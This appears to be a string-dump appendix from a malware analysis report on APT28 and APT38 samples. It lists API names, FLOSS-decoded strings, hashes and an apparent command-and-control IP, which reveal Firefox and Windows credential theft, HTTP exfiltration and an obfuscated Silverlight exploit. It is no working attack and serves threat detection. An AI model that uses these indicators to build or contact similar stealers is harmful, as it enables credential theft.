  "md5": "b3e74a076efaa5c85af764c2f88a4840"
}
```

APPENDIX C – EXTRACTED STRINGS

APT28

credssp.dll

```
!This program cannot be run in DOS mode.
H8HB
Rich
.text
` .rdata
@.data
.CRT
@.rsrc
SSWSj
YSSWPj
_ ^[]
QQSVW
YY_ ^
t2V3
_ ^[]
SSSSSS
Ph8A
SSSSSS
YY8^
SSVh_
Y_ ^
_ ^[]
QSVW
>hLA
<$XX
$SVW
tXHtQH
t(Ht!Ht
PhhA
PPPP
QPPP
SVWj
3h1A
QSVW
QSVW
wini
net.
Inte
```

rnet
Clos
eHan
Inte
rnet
Read
File
QCSV
j/h B
WWjP
WWWWW
(SVW3
[ShtB
j/h B
WWjP
WWWWW
tb9}
\$SVW
Wh`D
_^[]
PVh
QhPD
[_^]
qSV3
PSSh
^[_]
SVj=
adva
pi32
.dll
Cred
Free
Cred
Enum
eratf
crys
t32.
Cryp
tUnp
rote
ctDaf
Micr
osof
t_Wi
nInef
PSSS
tGSSW
\Moz
illa
Fir
efox
nss3
.dll
SECI
TEM_

Allo
cItef
SECI
TEM_
Free
Item
NSS_
Init
PK11
_Get
Inte
rnal
KeyS
PK11
_Aut
hent
icatf
PK11
SDR_
Decr
NSSB
ase6
4_De
code
Buffff
PK11
_Che
ckUs
erPa
sswof
NSS_
Shut
down
PK11
_Fre
eSloff
sqli
te3_
open
sqli
te3_
closf
sqli
te3_
prep
are_f
sqli
te3_
step
sqli
te3_
colu
mn_t
QSVW
V\$SWP

```
YY_^[  
SVW3  
SELE  
CT *  
FRO  
M mo  
z_lo  
gins  
\Moz  
illa  
\Fir  
efox  
\pro  
file  
s.inf  
PhhA  
Prof  
ile0  
Path  
\sig  
nons  
.sql  
W,YY  
W8YY  
moz-  
proxf  
httpf  
W4YY  
W09]  
'Uw;13;  
~U0% " %s , %s  
%s \ %s  
R|>):\DOwE0Lilo  
fJPhE:T  
KERNEL32.dll  
"Wnq:0gLL~  
60t_]_  
7njm&  
- "Wnq*6f001^6H|<6*x0AoH'  
z00_  
-{Xt3]{P}9]{Hm2]{Zp/]  
0w+81|  
tb]0  
9>-/dBCzY<0wp%r  
\W6K:Rtr(-dNNxB1E}  
j1n)y  
60w948  
3Iu:90~  
&%s=%s  
/%s%s%s/?%s=%s  
aC5c  
9j"Wnq:0gLL~  
60t_]_  
7njm&  
- "Wnq*6f001^6H|<6*x0AoH'
```

z00_
Am7 0[JV~
Uw;13
Fp38
X|<(+m
Eu:):
61:U
%s - %d
abe2869f-9b47-4cd9-a358-c22904dba7f7
CryptBinaryToStringA
CryptStringToBinaryA
CRYPT32.dll
ObtainUserAgentString
urlmon.dll
InternetSetOptionA
HttpQueryInfoA
HttpSendRequestA
HttpOpenRequestA
InternetConnectA
InternetOpenA
WININET.dll
DeleteFileA
WaitForSingleObject
ExpandEnvironmentStringsA
CreateThread
CreateProcessA
CloseHandle
WriteFile
CreateFileA
GetLastError
CreateDirectoryA
GetTickCount
GetSystemTimeAsFileTime
QueryPerformanceCounter
Sleep
HeapAlloc
GetProcessHeap
HeapFree
VerifyVersionInfoW
VerSetConditionMask
IsWow64Process
GetCurrentProcess
GetSystemInfo
GetVersionExA
GetVolumeInformationA
Process32Next
lstrlenA
Process32First
GetProcAddress
GetModuleHandleA
lstrcmpiA
DisableThreadLibraryCalls
InterlockedDecrement
InterlockedIncrement
IsBadWritePtr


```
sqlite3_column_text
NSS_Shutdown
sqlite3_close
sqlite3_prepare_v2
http:
Path
abe2869f-9b47-4cMicrosoft_WinInet_
sqlite3_open
NSSBase64_DecodeBuffer
crypt32.dll
wininet.dll
PK11_Authenticate
PK11SDR_Decrypt
nss3.dll
advapi32.dll
CredFree
PK11_CheckUserPassword
InternetReadFile
\Mozilla\Firefox
NSS_Init
CryptUnprotectData
SELECT * FROM moz_logins
SECITEM_FreeItem
sqlite3_step
CredEnumerateA
\profiles.ini
PK11_GetInternalKeySlot
\Mozilla Firefox
abe2869f-9b47-4cd9-a358-c22904dba7f7
InternetCloseHandle
```

browser.dll

```
!This program cannot be run in DOS mode.
H8HB
Rich
.text
`.rdata
@.data
.CRT
@.rsrc
SSWSj
YSSWPj
_^[]
QQSVW
YY_^[
t2V3
_^[]
SSSSSS
Ph8A
SSSSSS
YY8^
SSVh_
Y_^[
_^[]
QSVW
```

>hLA
<\$XX
\$SVW
tXHtQH
t(Ht!Ht
PhhA
PPPP
QPPP
SVWj
3h1A
QSVW
QSVW
wini
net.
Inte
rnet
Clos
eHan
Inte
rnet
Read
File
QQSV
j/h B
WWjP
WWWWW
(SVW3
[ShtB
j/h B
WWjP
WWWWW
tb9}
\$SVW
Wh`D
_^[]
PVh
QhPD
[_^]
qSV3
PSSh
^[_]
SVj=

adva
pi32
.dll
Cred
Free
Cred
Enum
eratf
crys
t32.
Cryp
tUnp
rote

ctDaf
Micr
osof
t_Wi
nInef
PSSS
tGSSW
\Moz
illa
Fir
efox
nss3
.dll
SECI
TEM_
Allo
cItef
SECI
TEM_
Free
Item
NSS_
Init
PK11
_Get
Inte
rnal
KeyS
PK11
_Aut
hent
icatf
PK11
SDR_
Decr
NSSB
ase6
4_De
code
Buffff
PK11
_Che
ckUs
erPa
sswof
NSS_
Shut
down
PK11
_Fre
eSlof
sqli
te3_
open
sqli

```
te3_
closf
sqli
te3_
prep
are_f
sqli
te3_
step
sqli
te3_
colu
mn_t
QSVW
V$SWP
YY_^[
SVW3
SELE
CT *
FRO
M mo
z_lo
gins
\Moz
illa
\Fir
efox
\pro
file
s.inf
PhhA
Prof
ile0
Path
\sig
nons
.sql
W,YY
W8YY
moz-
proxf
httpf
W4YY
W09]
'Uw;13;
~U0%$ "%$", %$
%$ \%$ 
R|>):\D0wE0Lilo
fJPhE:T
KERNEL32.dll
"Wnq:0gLL~
60t_]_
7njm&
-"Wnq*6f001^6H|<6*xOAoH'
z00_
```

-{Xt3]{P}9]{Hm2]{Zp/]
0w+81|
tb]0
9>-/dBCzY<0wp%r
\W6K:Rtr(-dNNxB1E}
j1n)y
60w948
3Iu:90~
&%s=%s
/%s%s%s/?%s=%s
aC5c
9j"Wnq:0gLL~
60t_]_
7njm&
- "Wnq*6f001^6H|<6*x0AoH'
z00_
Am7 0[JV~
Uw;13
Fp38
X|<(+m
Eu:):
61:U
%s - %d
abe2869f-9b47-4cd9-a358-c22904dba7f7
CryptBinaryToStringA
CryptStringToBinaryA
CRYPT32.dll
ObtainUserAgentString
urlmon.dll
InternetSetOptionA
HttpQueryInfoA
HttpSendRequestA
HttpOpenRequestA
InternetConnectA
InternetOpenA
WININET.dll
DeleteFileA
WaitForSingleObject
ExpandEnvironmentStringsA
CreateThread
CreateProcessA
CloseHandle
WriteFile
CreateFileA
GetLastError
.CreateDirectoryA
GetTickCount
GetSystemTimeAsFileTime
QueryPerformanceCounter
Sleep
HeapAlloc
GetProcessHeap
HeapFree
VerifyVersionInfoW
VerSetConditionMask

```
IsWow64Process
GetCurrentProcess
GetSystemInfo
GetVersionExA
GetVolumeInformationA
Process32Next
lstrlenA
Process32First
GetProcAddress
GetModuleHandleA
lstrcmpiA
DisableThreadLibraryCalls
InterlockedDecrement
InterlockedIncrement
IsBadWritePtr
CreateMutexA
LocalFree
WideCharToMultiByte
FreeLibrary
LoadLibraryA
SetCurrentDirectoryA
lstrcatA
GetPrivateProfileStringA
KERNEL32.dll
wsprintfA
GetSystemMetrics
DispatchMessageA
TranslateMessage
GetMessageA
USER32.dll
SHGetSpecialFolderPathA
SHELL32.dll
OLEAUT32.dll
credssp.dll
DllCanUnloadNow
DllGetClassObject
DllRegisterServer
DllUnregisterServer
Init

FLOSS decoded 16 strings
POST
Content-Type: application/x-www-form-urlencoded
w2f434g5Dt
.xml
CreateToolhelp32Snapshot
www.google.com
rundll32.exe
FileName
PathToSave
Rundll
[file]
Execute
Delete
[/file]
```

87.236.215.246
GetProcessHeap

FLOSS extracted 4 stackstrings
wininet.dll
D\$C2
InternetReadFile
InternetCloseHandle

defupd.exe

!This program cannot be run in DOS mode.

H8HB
Rich
.text
` .rdata
@.data
.CRT
@.rsrc
SSWSj
YSSWPj
_^[]
QQSVW
YY_^[
t2V3
_^[]
SSSSSS
Ph8A

QQSV
j/h B
WWjP
WWWWW
(SVW3
[ShtB
j/h B
WWjP
WWWWW
tb9}
\$SVW
Wh`D
_^[]
PVh
QhPD
[_^]
qSV3
PSSh
^[_]
SVj=

adva
pi32
.dll
Cred
Free
Cred
Enum
eratf
crys
t32.
Cryp
tUnp
rote
ctDaf
Micr
osof
t_Wi
nInef
PSSS
tGSSW
\Moz
illa
Fir
efox
nss3
.dll
SECI
TEM_
Allo
cIttf
SECI
TEM_
Free
Item
NSS_

```
Init
PK11
_Get
Inte
rnal
KeyS
PK11
_Aut
hent
icatf
PK11
SDR_
Decr
NSSB
ase6
4_De
code
Buffff
PK11
_Che
ckUs
erPa
sswof
NSS_
Shut
down
PK11
_Fre
eSlof
sqli
te3_
open
sqli
te3_
closf
sqli
te3_
prep
are_f
sqli
te3_
step
sqli
te3_
colu
mn_t
QSVW
V$SWP
YY_^[
SVW3
SELE
CT *
FRO
M mo
z_lo
```

```
gins
\Moz
illa
\fir
efox
\pro
file
s.inf
PhhA
Prof
ile0
Path
\sig
nons
.sql
W,YY
W8YY
moz-
proxf
httpf
W4YY
W09]
'Uw;13;
~U0%s "%s", %s
%s\%
R|>):\D0wE0Lilo
fJPhE:T
KERNEL32.dll
"Wnq:0gLL~
60t_]_
7njm&
-"Wnq*6f001^6H|<6*x0AoH'
z00_
-{Xt3]{P}9]{Hm2]{Zp/]
0w+81|
tb]0
9>-/dBCzY<0wp%r
\W6K:Rtr(-dNNxB1E}
j1n)y
60w948
3Iu:90~
&%s=%s
/%s%s%s/?%s=%s
aC5c
9j"Wnq:0gLL~
60t_]_
7njm&
-"Wnq*6f001^6H|<6*x0AoH'
z00_
Am7    0[Jv~
Uw;13
Fp38
x|<(+m
Eu:):
61:U
```

```
%s - %d
abe2869f-9b47-4cd9-a358-c22904dba7f7
CryptBinaryToStringA
CryptStringToBinaryA
CRYPT32.dll
ObtainUserAgentString
urlmon.dll
InternetSetOptionA
HttpQueryInfoA
HttpSendRequestA
HttpOpenRequestA
InternetConnectA
InternetOpenA
WININET.dll
DeleteFileA
WaitForSingleObject
ExpandEnvironmentStringsA
CreateThread
CreateProcessA
CloseHandle
WriteFile
CreateFileA
GetLastError
CreateDirectoryA
GetTickCount
GetSystemTimeAsFileTime
QueryPerformanceCounter
Sleep
HeapAlloc
GetProcessHeap
HeapFree
VerifyVersionInfoW
VerSetConditionMask
IsWow64Process
GetCurrentProcess
GetSystemInfo
GetVersionExA
GetVolumeInformationA
Process32Next
lstrlenA
Process32First
GetProcAddress
GetModuleHandleA
lstrcmpiA
DisableThreadLibraryCalls
InterlockedDecrement
InterlockedIncrement
IsBadWritePtr
CreateMutexA
LocalFree
WideCharToMultiByte
FreeLibrary
LoadLibraryA
SetCurrentDirectoryA
lstrcatA
```

```
GetPrivateProfileStringA  
KERNEL32.dll  
wsprintfA  
GetSystemMetrics  
DispatchMessageA  
TranslateMessage  
GetMessageA  
USER32.dll  
SHGetSpecialFolderPathA  
SHELL32.dll  
OLEAUT32.dll  
credssp.dll  
DllCanUnloadNow  
DllGetClassObject  
DllRegisterServer  
DllUnregisterServer  
init
```

APT38

a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c.bin
[the strings produced by this file are too long to display adequately in this document, human-readable strings can be found in Appendix D - PE Dump Results]

winmgmt_1.exe

```
!This program cannot be run in DOS mode.  
Rich  
.text  
` .rdata  
@.data  
=jE#  
=kE#  
=WE#  
=UE#  
=VE#  
SVWP  
s49=  
SUVW  
<SUVW3  
|$.f  
D$%f  
L$,j  
T$ VR  
_^][  
L$ j  
=jE#  
=kE#  
=jE#  
=kE#  
=%YE#  
SUVW3  
T$ h  
D$0h  
L$(PQ  
D$ h
```

|\$83
L\$8PQh
|\$83
T\$8Q
D\$4Rh
|\$>f
D\$.Q
D\$6R
D\$>h
L\$<P
T\$ j
L\$<h
T\$<h
|\$<3
D\$,Q
D\$4h
T\$DPRh
(SUVW
L\$0f
CAQf
L\$(P
T\$4QR
T\$ C
_^]3
D\$'f
T\$0VR
L\$(PQ
SUVWf
|\$v3
|\$Rf
1\$ 3
T\$tQR
L\$PPQ
T\$\$QR
QRhP
j0Qj
SVW3
SUVW3
|\$r3
D\$pPh
T\$pQSh
D\$ph
PQhx
T\$,Q
D\$ RS
D\$,SS
D\$8SS
D\$TD
SSUV
D\$(PQ
SSUV
T\$pR
_^][
SUVW3
|\$.h

D\$(Ph
T\$,PR
L\$,PQ
T\$,R
D\$,P
_^][
SVW3
SUVW3
|\$.f
L\$,P
T\$\$Q
D\$\$R
T\$@h
D\$(j
D\$\$V
T\$(%
RPVS
_^][
SUW3
D\$ VP
SVW3
|\$rf
T\$pQ
D\$(R
|\$,3
T\$ SS
T\$,SS
T\$8SS
D\$TD
QSUVW
RUSj
_^][Y
XSUV3
D\$(Pj
T\$,f
D\$:
D\$@(
T\$Df
\\$dw
L\$tWR
PUQR
T\$1Uh
D\$>f
1\$: f
L\$6f
D\$4BM
L\$ j
RVWS
_^][
SUVW3
_%xE#
^]H[
D\$,PV
_^][
T\$D3

D\$Xh8
L\$Xh0
T\$,RW
7USj
_^]3
D\$ h
VwQR3
L\$4RPhD
L\$(_^f
SUVW
| \$ 3
_^]3
PVVj
_^]3
_^][
RPVj
_^]3
PQWRj
_^][
SUW3
t\$\$f
L\$,QW
D\$,PW
SUVW3
_^][
_^][
PVSU
_^][
L\$\$h
D\$,RP
L\$4QV
_^][
_^][
_^]3
\tKj\V
UVWS
Pj\Vf
t\$ w3
D\$\$j
D\$ j
D\$ rE#
QPVW
u8+l\$
D\$ rE#
_^][
Pj h
| \$,w
_^][
l\$0U
_^][
_^][
_^][
T\$\$QRV
_^][
T\$\$QRW

_^][
_^]3
SVW3
_^][
SUVW
_^][
_^][
L\$ PQ
L\$ +
t\$ +
L\$ +
T\$ RP
_^][
SUVW
_^][
_^][
D\$;2
Ph~f
D\$\$Rj
T\$\$RV
Ph~f
QSUV
\\$ Sj@
.RPW
_^]3
\\$ 3
.RPW
_^]3
D\$\$V
t\$(f
L\$ j
_^][
T\$\$3
T\$,PQRU
S'j R
T\$ f
_^]3
L\$DQ
_^]3
SVW3
<SUVW3
t!_^]
j0Qj
L\$4_^[d
j hH
j h8
j hp
j hH
j h8
j hp
j h8
j hp
j h8
j(hP
j hx

j hP
j h@
j(h@
j hp
j h@
j hP
j hp
t"hL
|\$\$t_
L\$ j8hH
D\$'3
1\$\$%
D\$@K
T\$\$j8hH
D\$+3
1\$(%
D40F
D\$4Pj@h
T\$\$RWV
D\$\$PWV
D\$,3
Pj@h
J@;
T\$(G
L\$4;z\$r
8u"H;
D\$0W
D\$83
D\$\$3
\\$ j
D\$1\$
\\$1j
D\$T\$
PQj h
T\$ j0h
\\$ f
D\$ P
D\$(P
L\$)j
T\$0R
L\$1j
L\$8Q
T\$:j
L\$@Q
T\$Dj
L\$HQ
L\$OP
L\$(QRj h
_^]3
T\$ Rj@h
|\$ 3
_^][Y
D\$ %
L\$ %
_^][

j@US
_ ^][
T\$\$j
D\$@SUV
D\$T3
T\$ #
\\$@#
\\$0#
T\$(#
|\$\$#
\\$8#
T\$4#
t\$<#
|\$,#
1\$D3
QZ^&
D\$ P
_ ^]3
D\$ P
VWUS
^]H[
D\$ P
_ ^][
SUVW
\\$(3
][_ ^
_ ^][
D\$\$SUV
D\$03
T\$4B
T\$ f
T\$\$f
D\$4f
T\$43
SPWh
1\$\$I
L\$4K
_ ^][
t\$4G3
D\$ PV
_ ^][
]_ ^[Y
tp; \\$
[_ ^]Y
JRPV
_ ^][
QRh |
SPWhD
| \$ j
| \$ j
@APBQRV
_][t
~s/f
QWSRPh
D\$ 3

D\$ 3
L\$\$;
^@[f
_^][
_^][
SUVW
_^][
_^][Y
HQPV
_^][Y
D\$'K
T\$4j
D\$@j
T\$Lj
L\$4j
T\$Lj
L\$PRV
L\$Xj
T\$(j
L\$4j
D\$@j
T\$Lj
L\$Xj
T\$(j
D\$<V
D\$@j
T\$Lj
L\$Xj
T\$(j
L\$4j
D\$@j
T\$Lj
L\$Xj
D\$'K
T\$4j
D\$@j
T\$Lj
L\$Xj
T\$(j
L\$4j
D\$@j
T\$PRV
L\$Xj
T\$(j
L\$4j
D\$@j
_^][Y
D\$'K
T\$4j
D\$@j
T\$Lj
L\$4j
T\$Lj
L\$PRW
T\$(j

L\$4j
D\$@j
T\$Lj
L\$Xj
T\$(j
L\$4j
D\$@j
T\$Lj
L\$Xj
T\$(j
L\$4j
D\$@j
T\$Lj
L\$Xj
T\$(j
L\$4j
D\$@j
T\$Lj
L\$4j
D\$@j
T\$Lj
D\$@j
T\$Lj
D\$@j
T\$Lj
L\$4j
D\$@j
t\$(w
D\$'K
T\$Dj
D\$Pj
L\$\v{j}
T\$hj
L\$8j
T\$Dj
D\$Pj
T\$Dj
D\$Pj
D\$ j
T\$,j
D\$8j
L\$Dj
D\$Pj
D\$ j
L\$,j
D\$8j
L\$\$SQV
L\$8PQ
D\$LPV
L\$4WQ
T\$HR
L\$8PQ
D\$HRP
D\$ +
D\$X3
L\$\$j
L\$,j

D\$\$=MZ
L\$XPQ
D\$hRP
T\$`QR
T\$dQR
D\$\$P
PSSh
SWSj
WSSh
L\$\$RQP
_^][
_^]3
|\$,3
N0PQ
V,URW
SSSW
_^]3
L\$,P
V<_^]3
_^][
L\$\$;
L\$ P
_^][
QRVP
CLVP
QSUVW3
W*RV
_^][Y
SUVW
t"VS
od_^]3
VW9]
8]\$t
L\$Pt5
D\$<f
\\$bf
\\$Df
D\$>u
D\$H}
D\$<h
L\$4Pf
D\$d
_^][
L\$8Q
L\$H;
D\$<f
T\$<+
L\$<h
f9|\$>t
D\$<h
T\$XR
E(^]3
_^][
SUVW
_^]3

uXW3
_ ^]3
T\$\$QR
T\$LQRS
_ ^]3
^S:R
Vt6P
Yt4^
1AABBf
f90t
GGBBf
u AAf
SVWu
t BBFFF
Zw f
w f=A
AABBf
t7f;
QSVW
QQSVWd
4SVW
X_ ^[]
SVWUj
]_ ^[
t.;t\$\$t(
tzVS
GIt%
t/Ku
XSVW
_9=L
YYh8
8MZu
t>j,P
Yt0@
uiSj
uY;]
pD#U
j #M
j?^;
X_ ^[
SUVWu
_ ^][
Y;5d
QQSV
sN;E
u%C@
eYt,F
SVt'
80t<
Vwt*
Sj0W
8-PS
_ ^[]
_WPS
j Zf;

Ht~HtS
Yt f
SUVW
_^][
rRf=Z
8csm
u,9x
X_^]
uV9~
YY_^[
Vwt!
s0;>|C;~
u Vj
8csm
u SW
_^[]
?csm
8csm
YYPW
QQSVW
QQSVW
QQSVW
Yu!j
QSUVW3
<f9-
f9-r
PUj?
PUj?
>:uNFV
>:u#FV
_^][Y
SVW3
Qf9=p
WQPWS
,f9=
WWWj
WWSj
WWWj
<"u%
F<"t
t9UW
?=t"U
QQS3
PSSW
8"uD
8"uF@
8"u,
@@f9
@@f9
SS@SSPVSS
t#SSUP
t\$\$VSS
_^][YY
DSUVWh
_^][

VC20XC00U

SVWU

tEVU

t3x<

]_^[

<Xt

u,9E

^_[3

^[_3

SVWu

^}%95

SVWj

t!CS

SVWj

1_^ [

PPPP

PPPP

@PWV

_ ^ []

SVWf

VWss

~*9E

PVj

YY^]

uFVVj

"VVSh

9u u

E VVVV

t`WS

8csm

Yt V

t&:a

~&WP

SVW3

F;5`

u?Vj

^95`

F;5`

<8=u

90tr

0B=8

Wj@Y3

t7SW

@AA;

VWuBh

uFWWj

"WWSh

9} u

E WW

tMWWS

t@9}

VSh

\SVW

+ttHHtd

j X0
u.h0
WPQf
WWWW
HHTYHHtF
[_^]
QSUV
WWWj
t/WWUPj
_^][Y
tAVW
SUVW
_^][
0SVW
_u@w
PWPSS
PWPSS
9] u
t 9]
tySS
t-VW
QQSVW3
tUj=
t@9u
uT9}
89=4
8<=t
^][_
n;^
Qkkbal
i]wb
9a&g
MGI
wn>Jj
.zf
+o*7
__GLOBAL_HEAP_SELECTED
__MSVCRT_HEAP_SELECT
GAIIsProcessorFeaturePresent
KERNEL32
e+000
(8PX
700WP
`h`
ppxxxx
(null)
SunMonTueWedThuFriSat
JanFebMarAprMayJunJulAugSepOctNovDec
runtime error
TLOSS error
SING error
DOMAIN error
R6028
- unable to initialize heap
R6027

```
- not enough space for lowio initialization
R6026
- not enough space for stdio initialization
R6025
- pure virtual function call
R6024
- not enough space for _onexit/atexit table
R6019
- unable to open console device
R6018
- unexpected heap error
R6017
- unexpected multithread lock error
R6016
- not enough space for thread data
abnormal program termination
R6009
- not enough space for environment
R6008
- not enough space for arguments
R6002
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
1#QNAN
1#INF
1#IND
1#SNAN
Sleep
GetLogicalDrives
CreateThread
GetTickCount
GetLastError
GetACP
WideCharToMultiByte
TerminateThread
GetDiskFreeSpaceExW
GetComputerNameW
ProcessIdToSessionId
LocalFree
CreateProcessW
CloseHandle
WriteFile
CreateFileW
GetEnvironmentVariableW
HeapFree
HeapAlloc
GetProcessHeap
QueryDosDeviceW
```

```
GetLogicalDriveStringsW
TerminateProcess
OpenProcess
Process32NextW
Process32FirstW
CreateToolhelp32Snapshot
DeleteFileW
GetFileAttributesW
GetTempFileNameW
GetTempPathW
SetFileTime
GetFileTime
GetProcAddress
LoadLibraryA
LocalAlloc
ReadFile
GetFileSize
FileTimeToSystemTime
FileTimeToDosDateTime
SetFilePointer
SystemTimeToFileTime
GetLocalTime
GetSystemTime
GetFileInformationByHandle
GetFileType
MapViewOfFile
CreateFileMappingW
DuplicateHandle
GetCurrentProcess
UnmapViewOfFile
FindClose
FindNextFileW
FindFirstFileW
KERNEL32.dll
wsprintfW
GetSystemMetrics
GetDC
GetDesktopWindow
ReleaseDC
USER32.dll
DeleteObject
DeleteDC
BitBlt
SelectObject
CreateCompatibleBitmap
CreateCompatibleDC
GetDIBits
GetObjectW
GDI32.dll
RegOpenKeyW
RegOpenKeyExW
LookupAccountSidW
GetTokenInformation
OpenProcessToken
ADVAPI32.dll
```

WS2_32.dll
WTSEnumerateSessionsW
WTSAPI32.dll
GetTimeZoneInformation
HeapReAlloc
MoveFileW
RtlUnwind
GetModuleHandleA
GetStartupInfoA
GetCommandLineA
GetVersion
ExitProcess
HeapSize
GetModuleFileNameA
GetEnvironmentVariableA
GetVersionExA
HeapDestroy
HeapCreate
VirtualFree
VirtualAlloc
IsBadWritePtr
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
MultiByteToWideChar
LCMapStringA
LCMapStringW
SetUnhandledExceptionFilter
IsBadReadPtr
IsBadCodePtr
GetCPIInfo
GetOEMCP
GetStringTypeA
GetStringTypeW
SetStdHandle
FlushFileBuffers
CompareStringA
CompareStringW
SetEnvironmentVariableA
ZwQuerySystemInformation
ZwQueryInformationProcess
bc9b75a31177587245305cd418b8df78652d1c03e9da0cf910d6d38ee4191d40bd51483321ebe4459
5f799da84215ebd7137c9e267f54a342048e510fddfdcc2404764fd128c330862e747d7a98cd557a1
5500051a5b6651572a398bbe5a51d52dc7af3b34b06b68c7974b9f8e45fd3636fd628c1dbc65bbb68
b2dd058017
4664a5a9bfcecd3df1b5d04513f479b0b0d75fa28e1ef7d2936b439d5e43818d21ab121e9dcfd53855
1245b335ca1ab594e3adbc789e28c42e3938d9461dfb95
ccde4d4626185083be2427d15a0d1cf17f1353c9343200e4d6fbda4098df23ef0c2bf5f81a47c8f691
b747b295263cc98553d0e0cb50008adc2fcce17d37c791
7ff6f66e9a90f3bc29007efeb966094bcb07cacac21738533b0bade2f08f3d60e3f4ed7e5b1df1fe4
b6c76b6af17bd4e706a80ad2f754db2ed8bb6d0a989b67

272c1a66ca851846fe9dbca23465697d6f991f6b26b91a53f6bdd93b37404affa949fd45b25e4902a
315e2e87606ee42ea38e1117bfdc68ccb0dcde1d18d5a0ab492b0c90f7cd00827e0eaed9e83d13345
846ee65229b451a9268206d71a44c177e941a887017506b49b7ccf2cc7eea6ff291dc9c22de8207d4a
1a6f4dd6f9
d6c806b0c4d76d2f4757741128bb2abb1dff9e089df25bc69f525c8e0b9f9d6a1925d473976c4a6dda
d4cb2ab523f567eabf18ebabdc2199d653253efb04cd19
e0cd87685ba4b31a1e8454b895a74fb92fce42ce7a7ff47461b9ee55e3ed21fb80d014e3100ef6ada6
8d34d176af25a673430b88a30c727a21dd9c49f0052caf
www.google.com
h2-16
h2-15
h2-14
spdy/3.1
http/1.1
[:*,
r\$5|
GA7I
OuXm
f\9x\$
fgxA
fpumT
ABlx[*
+7Ua
1z9;
pYri
*)uz
m\$6u
B= xV=
02U
.)S8
B_i(_
\`?
ji7
&9xo
pr>9{m
9(ZK
c,S=+
t`*Jx_M
XwCNV
*g`?
k|D)
HgTy
Y6)p
xoAC
DK;K
U6.L
-.lY
-g%h
4|Pu_
40\$Jnc
ey}][
H{5'
Ux).<
Yt{Ur
A>i{

En!L
Va9@
"vR3
c3Aa
TC~FQ
+| i@C
+| i@C
=:^i{
Kck`
5f=u_
sD5?2
Obo4
EQ>C
91)!
;3+#
=5-%
?7/'
80(
:2*"
<4,\$
>6.&
'2, /+0&7!4-)1#
80(
91)!
:2*"
;3+#>6.&
=5-%
<4,\$
ct_init: 256+dist != 512
ct_init: dist != 256
ct_init: length != 256
code %d bits %d->%d
bit length overflow
gen_codes: max_code %d
inconsistent bit counts
3_6?
dyn trees: dyn %ld, stat %ld
dist tree: sent %ld
lit tree: sent %ld
bl tree: sent %ld
bl code %2d
bl counts:
too many codes
not enough codes
bad compressed size
opt %lu(%lu) stat %lu(%lu) stored %lu lit %u dist %u
dist data: dyn %ld, stat %ld
lit data: dyn %ld, stat %ld
last_lit %u, last_dist %u, in %ld, out ~%ld(%ld%)
ct_tally: bad match
bad d_code
invalid length
output buffer too small for in-memory compression
bad pack level
wild scan

```
no future
insufficient lookahead
Code too clever
more < 2
Call UPDATE_HASH() MIN_MATCH-3 more times
.tgz
.arj
.lzh
.arc
.zoo
.zip
kU'9
HMXB
?Zd;
?/L[
S;uD
z?aUY
D?$?
U>c{
zc%C1
.:3q
-640S
NKeB
```

binaryreader.dll

This program cannot be run in DOS mode.

```
.text
` .sdata
.rsrc
@.reloc
*~+  (
+    (C
j+  (
+    (@
jXmY
jXmY
+    (d
+    (!vcj
j+  (
+    (1
+    (T
0jX!
HjX(
+    (N
?_bX
+    (e
R+  (
j+  (
B+  (
j+  (
j+  (
V+  (
Z+  (&
V+  (I
Z+  (
```

```
V+    (b0    1
Z+
V+    (^
Z+
(
+
(L
>+
(9
+
(5<gf
+|o,
+
(<
+
(#RfE
+
(d
+
(DyE\
+
(C
>+
(
+
(1_y^
*V+
(
B+    (bz
B+
(
j+    (&
j+
(
>+
(
*V+    (1
BSJB
v4.0.30319
#Strings
#GUID
#Blop
#GUID
#Blob
binaryreader
CompilationRelaxationsAttribute
System.Runtime.CompilerServices
mscorlib
.ctor
Void
System
Int32
Boolean
RuntimeCompatibilityAttribute
DebuggableAttribute
System.Diagnostics
DebuggingModes
AssemblyTitleAttribute
System.Reflection
String
AssemblyDescriptionAttribute
AssemblyConfigurationAttribute
AssemblyCompanyAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyTrademarkAttribute
ComVisibleAttribute
System.Runtime.InteropServices
GuidAttribute
AssemblyFileVersionAttribute
```

```
TargetFrameworkAttribute
System.Runtime.Versioning
binaryreader.dll
<Module>
wo7Uc7Wh1i0ewoGTyB
ZkVZhYFbmVr7KjJHfH
bKM6phRB8G08Nkpfoi
Object
Application
System.Windows
Exploit
Shell32
Random
Shell64
CustomEncoding
UTF8Encoding
System.Text
CustomDecoder
Decoder
<Module>{5E4F5CC0-DBD9-4D59-85A9-B8718D4885E9}
SuppressIldasmAttribute
Attribute
ObfuscationAttribute
exusuKvsS0xhZLQsnV
eilquO2RA2sF4k0Luh
eDyeSaa8AI7TPBXMAW
e21XAEFlv7rvdMRCHo`1
e562RNDDL8HsDsTqNZ
e6ZQKais6sdWQYZGvG
<PrivateImplementationDetails>{31A3E93E-EC9A-4C7D-B3EE-880C5886A251}
__StaticArrayInitTypeSize=32
ValueType
__StaticArrayInitTypeSize=16
_contentLoaded
StartupEventHandler
IntPtr
add_Startup
Application_Startup
sender
StartupEventArgs
get_InitParams
IDictionary`2
System.Collections.Generic
InitializeComponent
UriKind
LoadComponent
payload32
Byte
payload64
is64
array
UInt32
array_address
UInt64
array_original_length
```

```
obj_count
initParams
get_Size
get_Item
make_big_array
BinaryReader
System.IO
Char
MemoryStream
Stream
Encoding
SetLength
Int64
Read
get_array_address
hex2bin
get_Length
Substring
Convert
ToByte
report
HtmlPage
System.Windows.Browser
get_Window
HtmlWindow
Concat
Eval
Exception
.cctor
read_uint
addr
write_uint
swap_arrays
dummy_function
execute
payload
UnmanagedMemoryStream
ums_addr
ums_buffer
read_ulong32
write_ulong32
read_ulong64
set_Position
write_ulong64
Write
Array
Clone
ResourceManager
System.Resources
Control
System.Windows.Controls
Type
GetTypeFromHandle
RuntimeTypeHandle
get_Assembly
```

```
Assembly
GetStream
get_CanRead
get_CanWrite
read_address
offs
write_address
GetDecoder
count
GetChars
bytes
byteIndex
byteCount
chars
charIndex
GetCharCount
index
m_applyToMembers
m_exclude
m_feature
m_strip
get_ApplyToMembers
set_ApplyToMembers
value
get_Exclude
set_Exclude
get_Feature
set_Feature
get_StripAfterObfuscation
